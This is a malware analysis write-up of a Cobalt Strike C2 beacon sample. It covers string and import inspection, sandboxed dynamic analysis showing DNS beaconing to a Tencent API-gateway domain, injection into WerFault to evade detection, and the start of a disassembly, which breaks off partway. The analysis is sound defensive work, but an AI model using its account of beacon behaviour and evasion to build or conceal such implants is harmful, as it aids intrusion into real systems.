

2021.exe Cobalt Strike Beacon

SHA Hash	942a315f52b49601cb8a2080fa318268f7a670194f9c5be108d936db32affd52
----------	--

This sample was downloaded from vx-underground, and it was analyzed knowing it was part of the Cobalt Strike family. It's a C2 beacon written in C for the Windows OS x86-64 architecture. It's primary function is to repetitively reach out to it's home server in an attempt to download further malware payloads.

Info


File:	C:\Users\myrmi\Desktop\2021.exe	FD:	3	Architecture:	x86
Format:	pe	Base addr:	0x00400000	Machine:	AMD 64
Bits:	64	Virtual addr:	True	OS:	windows
Class:	PE32+	Canary:	False	Subsystem:	Windows GUI
Mode:	r-x	Crypto:	False	Stripped:	False
Size:	729 kB	NX bit:	False	Relocs:	True
Type:	EXEC (Executable file)	PIC:	False	Endianness:	LE
Language:	c	Static:	False	Compiled:	Sat May 22 20:19:28 2021 UTC
		Relro:	N/A	Compiler:	Linker 02.33

Certificates

Version info

Basic Static Analysis

```
C:\Users\myrmi\Desktop
λ sha256sum 2021.exe
942a315f52b49601cb8a2080fa318268f7a670194f9c5be108d936db32affd52 *2021.exe
```



FLOSS shows multiple architecture-specific runtime library files. Early indication that this exe is written in C and will call low-level system operations. Multiple C files in strings as well.

```
../../../../../../../../src/gcc-git-9.2.0/libgcc/config/i386
cygwin.S
""gY0uKgg0=L""
C:/mingw64tdm/x86_64-w64-mingw32/include
C:/crossdev/src/gcc-git-9.2.0/include
../../../../gcc
C:/crossdev/src/gcc-git-9.2.0/gcc/config/i386
C:/crossdev/src/gcc-git-9.2.0/libgcc
../../../../../../../../src/gcc-git-9.2.0/libgcc
```

```
__builtin_fwrite
Gabort
abort
GNU C99 9.2.0 -m64 -mtune=generic -march=x86-64 -g -O2 -std=gnu99
C:/crossdev/src/mingw-w64-v7-git20191109/mingw-w64-crt/crt/usermatherr.c
C:\crossdev\gccmaster\build-tdm64\runtime\mingw-w64-crt
double
char
long long unsigned int
long long int
short unsigned int
long int
unsigned int
long unsigned int
unsigned char
float
long double
__imp__HUGE
_exception
type
name
arg1
arg2
retval
signgam
\tfUserMathErr
stUserMathErr
__mingw_setusermatherr
__mingw_raise_matherr
name
rslt
GNU C99 9.2.0 -m64 -mtune=generic -march=x86-64 -g -O2 -std=gnu99
C:/crossdev/src/mingw-w64-v7-git20191109/mingw-w64-crt/crt/xtxtmode.c
C:\crossdev\gccmaster\build-tdm64\runtime\mingw-w64-crt
_fmode
GNU C99 9.2.0 -m64 -mtune=generic -march=x86-64 -g -O2 -std=gnu99
C:/crossdev/src/mingw-w64-v7-git20191109/mingw-w64-crt/crt/crt_handler.c
C:\crossdev\gccmaster\build-tdm64\runtime\mingw-w64-crt
char
size_t
long long unsigned int
long long int
```

There's also a repeated pattern in the strings output with GUID_ that define the specific action to be taken by the OS. For example, we see power button behavior, battery discharges, sleep actions, and standby state.

```
GUID_MAX_POWER_SAVINGS
GUID_MIN_POWER_SAVINGS
GUID_TYPICAL_POWER_SAVINGS
NO_SUBGROUP_GUID
ALL_POWERSCHEMES_GUID
GUID_POWERScheme_PERSONALITY
GUID_ACTIVE_POWERScheme
GUID_IDLE_RESILIENCY_SUBGROUP
GUID_IDLE_RESILIENCY_PERIOD
GUID_DISK_COALESCING_POWERDOWN_TIMEOUT
GUID_EXECUTION_REQUIRED_REQUEST_TIMEOUT
GUID_VIDEO_SUBGROUP
GUID_VIDEO_POWERDOWN_TIMEOUT
GUID_VIDEO_ANNNOYANCE_TIMEOUT
GUID_VIDEO_ADAPTIVE_PERCENT_INCREASE
GUID_VIDEO_DIM_TIMEOUT
GUID_VIDEO_ADAPTIVE_POWERDOWN
GUID_MONITOR_POWER_ON
GUID_DEVICE_POWER_POLICY_VIDEO_BRIGHTNESS
GUID_DEVICE_POWER_POLICY_VIDEO_DIM_BRIGHTNESS
GUID_VIDEO_CURRENT_MONITOR_BRIGHTNESS
GUID_VIDEO_ADAPTIVE_DISPLAY_BRIGHTNESS
GUID_CONSOLE_DISPLAY_STATE
GUID_ALLOW_DISPLAY_REQUIRED
GUID_VIDEO_CONSOLE_LOCK_TIMEOUT
GUID_ADAPTIVE_POWER_BEHAVIOR_SUBGROUP
GUID_NON_ADAPTIVE_INPUT_TIMEOUT
GUID_DISK_SUBGROUP
GUID_DISK_POWERDOWN_TIMEOUT
GUID_DISK_IDLE_TIMEOUT
GUID_DISK_BURST_IGNORE_THRESHOLD
GUID_DISK_ADAPTIVE_POWERDOWN
GUID_SLEEP_SUBGROUP
GUID_SLEEP_IDLE_THRESHOLD
GUID_STANDBY_TIMEOUT
GUID_UNATTEND_SLEEP_TIMEOUT
GUID_HIBERNATE_TIMEOUT
GUID_HIBERNATE_FASTS4_POLICY
GUID_CRITICAL_POWER_TRANSITION
GUID_SYSTEM_AWAYMODE
GUID_ALLOW_AWAYMODE
GUID_ALLOW_STANDBY_STATES
GUID_ALLOW_RTC_WAKE
GUID_ALLOW_SYSTEM_REQUIRED
GUID_SYSTEM_BUTTON_SUBGROUP
GUID_POWERBUTTON_ACTION
GUID_SLEEPBUTTON_ACTION
GUID_USERINTERFACEBUTTON_ACTION
GUID_LIDCLOSE_ACTION
GUID_LIDOPEN_POWERSTATE
GUID_BATTERY_SUBGROUP
GUID_BATTERY_DISCHARGE_ACTION_0
GUID_BATTERY_DISCHARGE_LEVEL_0
GUID_BATTERY_DISCHARGE_FLAGS_0
GUID_BATTERY_DISCHARGE_ACTION_1
GUID_BATTERY_DISCHARGE_LEVEL_1
GUID_BATTERY_DISCHARGE_FLAGS_1
```


Seven flagged Win API imports in PESTudio, all under the kernel32.dll library:

- GetCurrentProcess
- GetCurrentProcessId
- GetCurrentThreadId
- RtlAddFunctionTable
- VirtualAlloc
- VirtualProtect
- VirtualQuery

imports (50)	flag (7)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
GetCurrentProcess	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentProcessId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentThreadId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RtlAddFunctionTable	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualAlloc	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualProtect	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualQuery	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll

Basic Dynamic Analysis

With REMnux inetsim turned off, initial execution of the malware doesn't show any immediate actions, pop ups, file writes, etc. All we see is the cursor spinning. The same happens when we turn inetsim on and re-execute the bin.



With inetsim on and Wireshark running, execution of the bin shows outbound DNS calls to service-jfm40pz6-1305872363[.]gz[.]apigw[.]tencentcs[.]com

```

Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface enp0s3, id 0
Ethernet II, Src: PCSSystemtec_9e:ea:05 (08:00:27:9e:ea:05), Dst: PCSSystemtec_ca:7e:67 (08:00:27:ca:7e:67)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
User Datagram Protocol, Src Port: 55690, Dst Port: 53
Domain Name System (query)
  Transaction ID: 0x8d2d
  Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    service-jfm40pz6-1305872363.gz.apigw.tencentcs.com: type A, class IN
      Name: service-jfm40pz6-1305872363.gz.apigw.tencentcs.com
      [Name Length: 50]
      [Label Count: 5]
      Type: A (1) (Host Address)
      Class: IN (0x0001)
      [Response In: 2]
```

Procmon shows the Registry key for cryptography is accessed, and then the UDP send and receive for the DNS request immediately follows. After that we see fwpuclnt.dll and mswsock.dll opened. This indicates the bin is attempting to establish an encrypted C2 comm.

2036	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration	REPARSE
2036	RegOpenKey	HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration	NAME NOT FOUND
2036	UDP Send	DESKTOP-FA0N28R:52518 -> www.inetsim.org:domain	SUCCESS
2036	UDP Receive	DESKTOP-FA0N28R:52518 -> www.inetsim.org:domain	SUCCESS
2036	CreateFile	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	QueryBasicInformatio...	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	CloseFile	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	CreateFile	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	CreateFileMapping	C:\Windows\System32\FWPUCFLT.DLL	FILE LOCKED WITH ONLY READERS
2036	CreateFileMapping	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	Load Image	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	CloseFile	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\7e32a1c4-d502-5b7c-39...	NAME NOT FOUND
2036	QueryNameInformati...	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\703fcc13-b66f-5868-ddd...	NAME NOT FOUND
2036	QueryNameInformati...	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS
2036	RegOpenKey	HKCU	SUCCESS
2036	RegOpenKey	HKCU\Control Panel\Desktop\MuiCached\MachineLanguageConfiguration	NAME NOT FOUND
2036	RegCloseKey	HKCU	SUCCESS
2036	RegOpenKey	HKLM\Software\Policies\Microsoft\MUI\Settings	NAME NOT FOUND
2036	RegOpenKey	HKCU	SUCCESS
2036	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND
2036	RegOpenKey	HKCU\Control Panel\Desktop\LanguageConfiguration	NAME NOT FOUND
2036	RegCloseKey	HKCU	SUCCESS
2036	RegOpenKey	HKLM\Software\Policies\Microsoft\MUI\Settings	NAME NOT FOUND
2036	RegOpenKey	HKCU	SUCCESS
2036	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND
2036	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS
2036	RegQueryValue	HKCU\Control Panel\Desktop\PreferredUILanguages	NAME NOT FOUND
2036	RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS
2036	RegCloseKey	HKCU	SUCCESS
2036	RegOpenKey	HKLM\Software\Policies\Microsoft\MUI\Settings	NAME NOT FOUND
2036	RegOpenKey	HKCU	SUCCESS
2036	RegOpenKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS
2036	RegQueryValue	HKCU\Control Panel\Desktop\MuiCached\MachinePreferredUILanguages	BUFFER OVERFLOW
2036	RegQueryValue	HKCU\Control Panel\Desktop\MuiCached\MachinePreferredUILanguages	SUCCESS
2036	RegCloseKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS
2036	RegCloseKey	HKCU	SUCCESS
2036	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS
2036	QueryBasicInformatio...	C:\Windows\System32\mswsock.dll	SUCCESS
2036	CloseFile	C:\Windows\System32\mswsock.dll	SUCCESS
2036	RegOpenKey	HKLM\Software\Microsoft\LanguageOverlay\OverlayPackages\en-US	NAME NOT FOUND
2036	CreateFile	C:\Windows\System32\en-US\mswsock.dll.mui	SUCCESS
2036	CreateFileMapping	C:\Windows\System32\en-US\mswsock.dll.mui	FILE LOCKED WITH ONLY READERS
2036	QueryStandardInform...	C:\Windows\System32\en-US\mswsock.dll.mui	SUCCESS
2036	CreateFileMapping	C:\Windows\System32\en-US\mswsock.dll.mui	SUCCESS
2036	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS
2036	QueryBasicInformatio...	C:\Windows\System32\mswsock.dll	SUCCESS
2036	CloseFile	C:\Windows\System32\mswsock.dll	SUCCESS
2036	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS

There is then a long string of TCP Reconnect and Disconnects across sequential ports 50164, 50165, 50166...to 50173 before the bin creates the werfault.exe process and exits the thread.

2036	TCP Reconnect	DESKTOP-FA0N28R:50164 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50164 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50164 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50164 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50164 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50165 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50165 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50165 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50165 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50165 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50166 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50166 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50166 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50166 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50166 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50167 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50167 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50167 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50167 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50168 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50168 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50168 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50168 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50168 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50169 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50169 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50169 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50169 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50169 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50170 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50170 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50170 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50170 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50171 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50171 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50171 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50171 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50171 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50172 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50172 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50172 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50172 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50172 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50173 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50173 -> www.inetsim.org:80	SUCCESS
2036	TCP Reconnect	DESKTOP-FA0N28R:50173 -> www.inetsim.org:80	SUCCESS
2036	TCP Disconnect	DESKTOP-FA0N28R:50173 -> www.inetsim.org:80	SUCCESS
2036	Process Create	C:\Windows\system32\WerFault.exe	SUCCESS
2036	Thread Exit		SUCCESS

This is likely the beacon killing itself since a connection cannot be successfully established. The PPID also changes every time the bin is executed, which indicates it's

spawning child processes. In this case, it's spawning a child of itself with the same name (2021[.]exe) and werfault.

Process	Description	Image Path
Explorer.EXE (5344)	Windows Explorer	C:\Windows\Expl...
SecurityHealthSystray.exe (401)	Windows Security...	C:\Windows\Syst...
VBxTray.exe (4900)	VirtualBox Guest ...	C:\Windows\Syst...
ZoomIt64.exe (6832)	Sysinternals Scree...	C:\Tools\sysintem...
Procmon64.exe (6264)	Process Monitor	C:\Tools\sysintem...
2021.exe (9004)		C:\Users\myrmi\D...
2021.exe (5928)		C:\Users\myrmi\D...
WerFault.exe (7532)	Windows Problem...	C:\Windows\syst...

While the 2021[.]exe parent is starting everything, werfault is doing the heavy lifting. Closer analysis shows thousands of Registry operations, file creation and modification events, and thread creation and exits:

Time of Day	Process Name	PID	Operation	Path
1:05:12.6598381 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6598457 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6598524 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock
1:05:12.6598591 PM	WerFault.exe	7532	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6598644 PM	WerFault.exe	7532	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap
1:05:12.6598698 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap
1:05:12.6598861 PM	WerFault.exe	7532	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
1:05:12.6598898 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6598931 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies
1:05:12.6598966 PM	WerFault.exe	7532	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6608135 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74afb9-8d82-44e3-b52c-365dbf48382a
1:05:12.6609551 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys
1:05:12.6609618 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys
1:05:12.6609886 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\05f95efe-7f75-43c7-a994-60a55cc09571
1:05:12.6610271 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\36c4458-ed80-4ad7-a8be-52dda1eb5f1c
1:05:12.6611118 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
1:05:12.6611158 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
1:05:12.6611211 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL
1:05:12.6611241 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL
1:05:12.6611301 PM	WerFault.exe	7532	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
1:05:12.6611369 PM	WerFault.exe	7532	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled
1:05:12.6611416 PM	WerFault.exe	7532	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers
1:05:12.6611475 PM	WerFault.exe	7532	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
1:05:12.6611566 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\
1:05:12.6611602 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem
1:05:12.6611651 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled
1:05:12.6611692 PM	WerFault.exe	7532	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem
1:05:12.6616185 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6616264 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6616329 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode
1:05:12.6626843 PM	WerFault.exe	7532	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
1:05:12.6627264 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6627338 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies
1:05:12.6627404 PM	WerFault.exe	7532	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6783839 PM	WerFault.exe	7532	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
1:05:12.6783964 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6784062 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies
1:05:12.6784138 PM	WerFault.exe	7532	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
1:05:12.6784327 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions
1:05:12.6784371 PM	WerFault.exe	7532	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions
1:05:12.6784466 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\Default
1:05:12.6784519 PM	WerFault.exe	7532	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\000603xx
1:05:12.6787493 PM	WerFault.exe	7532	RegOpenKey	HKLM
1:05:12.6787575 PM	WerFault.exe	7532	RegQueryKey	HKLM
1:05:12.6787615 PM	WerFault.exe	7532	RegOpenKey	HKLM\SOFTWARE\Microsoft\OLE
1:05:12.6787703 PM	WerFault.exe	7532	RegQueryValue	HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorUseSystemHeap
1:05:12.6787776 PM	WerFault.exe	7532	RegCloseKey	HKLM\SOFTWARE\Microsoft\OLE
1:05:12.6787811 PM	WerFault.exe	7532	RegQueryKey	HKLM
1:05:12.6787841 PM	WerFault.exe	7532	RegOpenKey	HKLM\SOFTWARE\Microsoft\OLE
1:05:12.6787880 PM	WerFault.exe	7532	RegQueryValue	HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorSystemHeapsPrivate
1:05:12.6787917 PM	WerFault.exe	7532	RegCloseKey	HKLM\SOFTWARE\Microsoft\OLE
1:05:12.6787956 PM	WerFault.exe	7532	RegQueryKey	HKLM
1:05:12.6787986 PM	WerFault.exe	7532	RegOpenKey	HKLM\SOFTWARE\Microsoft\OLE

Showing 68,150 of 688,029 events (9.9%)

Backed by virtual memory

1:05:12.6589302 PM	WerFault.exe	7532	Thread Create
1:05:12.6614273 PM	WerFault.exe	7532	Thread Create
1:05:12.6615514 PM	WerFault.exe	7532	Thread Create
1:05:12.6628810 PM	WerFault.exe	7532	Thread Create
1:05:12.7596824 PM	WerFault.exe	7532	Thread Create
1:05:12.7606129 PM	WerFault.exe	7532	Thread Exit
1:05:12.8123292 PM	WerFault.exe	7532	Thread Create
1:05:13.1192235 PM	WerFault.exe	7532	Thread Create
1:05:13.1756678 PM	WerFault.exe	7532	Thread Create
1:05:13.1759448 PM	WerFault.exe	7532	Thread Create
1:05:13.1946470 PM	WerFault.exe	7532	Thread Create
1:05:13.2019478 PM	WerFault.exe	7532	Thread Create
1:05:15.4393097 PM	WerFault.exe	7532	Thread Exit
1:05:15.5871827 PM	WerFault.exe	7532	Thread Create
1:05:15.5876730 PM	WerFault.exe	7532	Thread Exit
1:05:15.5886652 PM	WerFault.exe	7532	Thread Exit
1:05:15.5886826 PM	WerFault.exe	7532	Thread Exit
1:05:15.5886892 PM	WerFault.exe	7532	Thread Exit
1:05:15.5886978 PM	WerFault.exe	7532	Thread Exit
1:05:15.5887046 PM	WerFault.exe	7532	Thread Exit
1:05:15.5887097 PM	WerFault.exe	7532	Thread Exit
1:05:15.5887353 PM	WerFault.exe	7532	Thread Exit
1:05:15.5887715 PM	WerFault.exe	7532	Thread Exit
1:05:15.5923251 PM	WerFault.exe	7532	Thread Exit

There are 851 WriteFile events where crash reports are being written to the following directories:

- C:\ProgramData\Microsoft\Windows\WER\ReportQueue\...
- C:\ProgramData\Microsoft\Windows\WER\Temp...

These reports are relatively basic and just confirming what we already know. The bin attempted to perform its communication, and when it couldn't it killed itself and werfault documented it.

However, the Registry operations are still highly abnormal as werfault doesn't perform these. This behavior indicates the bin is injecting itself into werfault to evade detection. It also means we might be able to carve something from memory when performing our advanced analysis.

TCPView confirms the injection as we see 2021.exe initially attempt to make outbound comms, followed closely by werfault and wermgr.

svchost.exe	2560	ICP	Listen	0.0.0.0	49670	0.0.0.0	0	6/11/2026 1:11:11 PM	PolicyAgent
2021.exe	6712	TCP	Syn Sent	10.0.0.4	50813	10.0.0.3	80	6/18/2026 1:24:22 PM	2021.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	6/11/2026 1:11:10 PM	Svstem
svchost.exe	2560	ICP	Listen	0.0.0.0	49670	0.0.0.0	0	6/11/2026 1:11:11 PM	PolicyAgent
wermgr.exe	424	TCP	Syn Sent	10.0.0.4	50854	10.0.0.3	443	6/18/2026 1:27:13 PM	wermgr.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	6/11/2026 1:11:10 PM	System
svchost.exe	2560	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	6/11/2026 1:11:11 PM	PolicyAgent
chrome.exe	4252	TCP	Syn Sent	10.0.0.4	50866	10.0.0.3	443	6/18/2026 1:27:39 PM	chrome.exe
wermgr.exe	424	TCP	Syn Sent	10.0.0.4	50867	10.0.0.3	443	6/18/2026 1:27:39 PM	wermgr.exe
chrome.exe	4252	TCP	Syn Sent	10.0.0.4	50868	10.0.0.3	443	6/18/2026 1:27:39 PM	chrome.exe

It should be noted that werfault initially spawns wermgr in this situation, and wermgr is observed sequentially cycling through local ports to establish a connection. When it cannot, it kills itself.

Advanced Static Analysis

Loaded into Cutter and identified fcn.00401560 as the main function, and renamed it. When examining the first part of main, we see function 00401710 being called right before sub.msvcrt.dll_clock. This is followed by some mov operations, one of which is qword [Sleep] and then another call to sub.msvcrt.dll_clock.

```
[0x00401560]
int main(int argc, char **argv, char **envp);
; arg int64_t arg1 @ rcx
; arg int64_t arg2 @ rdx
; var void *s1 @ stack - 0x30
; var int64_t var_24h @ stack - 0x24
; var int64_t var_20h @ stack - 0x20
; var clock_t var_18h @ stack - 0x18
; var clock_t var_14h @ stack - 0x14
; var int64_t var_ch @ stack - 0xc
; var int64_t var_8h @ stack + 0x8
; var int64_t var_10h @ stack + 0x10
0x00401560    push    rbp
0x00401561    mov     rbp, rsp
0x00401564    sub     rsp, 0x50
0x00401568    mov     dword [var_8h], ecx ; arg1
0x0040156b    mov     qword [var_10h], rdx ; arg2
0x0040156f    call    fcn.00401710 ; fcn.00401710 ; fcn.00401710(void)
